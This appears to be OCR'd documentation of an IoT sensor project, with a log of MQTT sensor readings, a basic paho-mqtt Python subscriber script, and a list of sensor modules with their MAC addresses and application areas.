



```
home/room/distance1             8.52
home/room/HallEffect            0
home/room/pir           1
home/room/temp          1
home/room/ldr           1
home/room/Sound         1
home/room/ir            0
home/room/flame         0
home/room/pir           1
home/room/LM35          0
home/room/distance1             8.52
home/room/temp          1
home/room/ldr           1
home/room/HallEffect            0
home/room/Sound         1
home/room/pir           1
home/room/flame         0
home/room/temp          1
home/room/LM35          0
home/room/ir            0
home/room/distance1             8.52
home/room/HallEffect            0
home/room/ldr           1
home/room/pir           0
home/room/LM35          0
home/room/flame         0
home/room/temp          1
home/room/Sound         1
home/room/ldr           1
home/room/pir           0
home/room/distance1             8.52
home/room/ir            0
home/room/flame         0
```


Subscriber Python Script


```
import paho.mqtt.client as mqtt

MQTT_ADDRESS = '10.14.8.87'
MQTT_USER = 'RaspberryWiFi'
MQTT_PASSWORD = 'wifipassword'
MQTT_TOPIC = 'home/+/+'

def on_connect(client, userdata, flags, rc):
    """ The callback for when the client receives a CONNACK response
from the server."""
    print('Connected with result code ' + str(rc))
    client.subscribe(MQTT_TOPIC)

def on_message(client, userdata, msg):
    """ The callback for when a PUBLISH message is received from the
server. """
    print(msg.topic + ' ' + str(msg.payload))

def main():
    mqtt_client = mqtt.Client()
    mqtt_client.username_pw_set(MQTT_USER, MQTT_PASSWORD)
    mqtt_client.on_connect = on_connect
    mqtt_client.on_message = on_message

    mqtt_client.connect(MQTT_ADDRESS, 1883)
    mqtt_client.loop_forever()

if __name__ == '__main__':
    print('MQTT to InfluxDB bridge')
    main()
```

Sensor Connections


TCRT - 5000 SENSOR
MAC :- (8C : AA : B5 : 54 : 91 : 55)
PULSE SENSOR
MAC :- (2C : F4 : 32 : 20 : BD : EA)
RAIN SENSOR
MAC :- (2C : F4 : 32 : 20 : BB : 50)
SOIL MOISTURE SENSOR
MAC :- (2C : F4 : 32 : 20 : BC : 2A)
VIBRATION SENSOR
MAC :- (2C : F4 : 32 : 20 : BE : A4)
TILT SENSOR
MAC : (CC : 50 : E3 : C6 : 0E : 32)


SOUND SENSOR
MAC:(2C:F4:32:20:75:EE)
FLAME SENSOR
MAC:(2C:F4:32:20:7D:88)
HALL EFFECT SENSOR
MAC:(2C:F4:32:20:81:50)
ACCELEROMETER SENSOR
MAC:(CC:50:E3:C6:DE:24)


PIR SENSOR
MAC:(2C:F4:32:20:7D:5D)
IR SENSOR
MAC:(CC:50:E3:C6:E6:A2)
LDR SENSOR
(MAC: CC:50:E3:17:31:FE)
DHT-11 Sensor.
MAC:(2C:F4:32:20:BC:E5)
ULTRASONIC SENSOR
(MAC:2C:F4:32:20:7E:D6)
LM35 TEMPERATURE
SENSOR MODULE
(MAC: CC:50:E3:C6:E7:ED)


SMOKE SENSOR
MAC:-(CC:50:E3:C6:DA:75)
LASER SENSOR
MAC:-(8C:AA:B5:59:8E:FD)
GPS MODULE
MAC:-(F4:CF:A2:F5:0A:8D)


S.NO.	IOT DEVICE NAME	MAC ADDRESS	APPLICATION AREA
1	Ultrasonic Sensor 1	2C:F4:32:20:7E:D6	Motion Sensor or Distance Sensor
2	PIR Sensor	2C:F4:32:20:7D:5D	Smart HVAC or Smart Lighting
3	IR Sensor	CC:50:E3:C6:E6:A2	Scan a room Prepare a Heat map and control the temperature
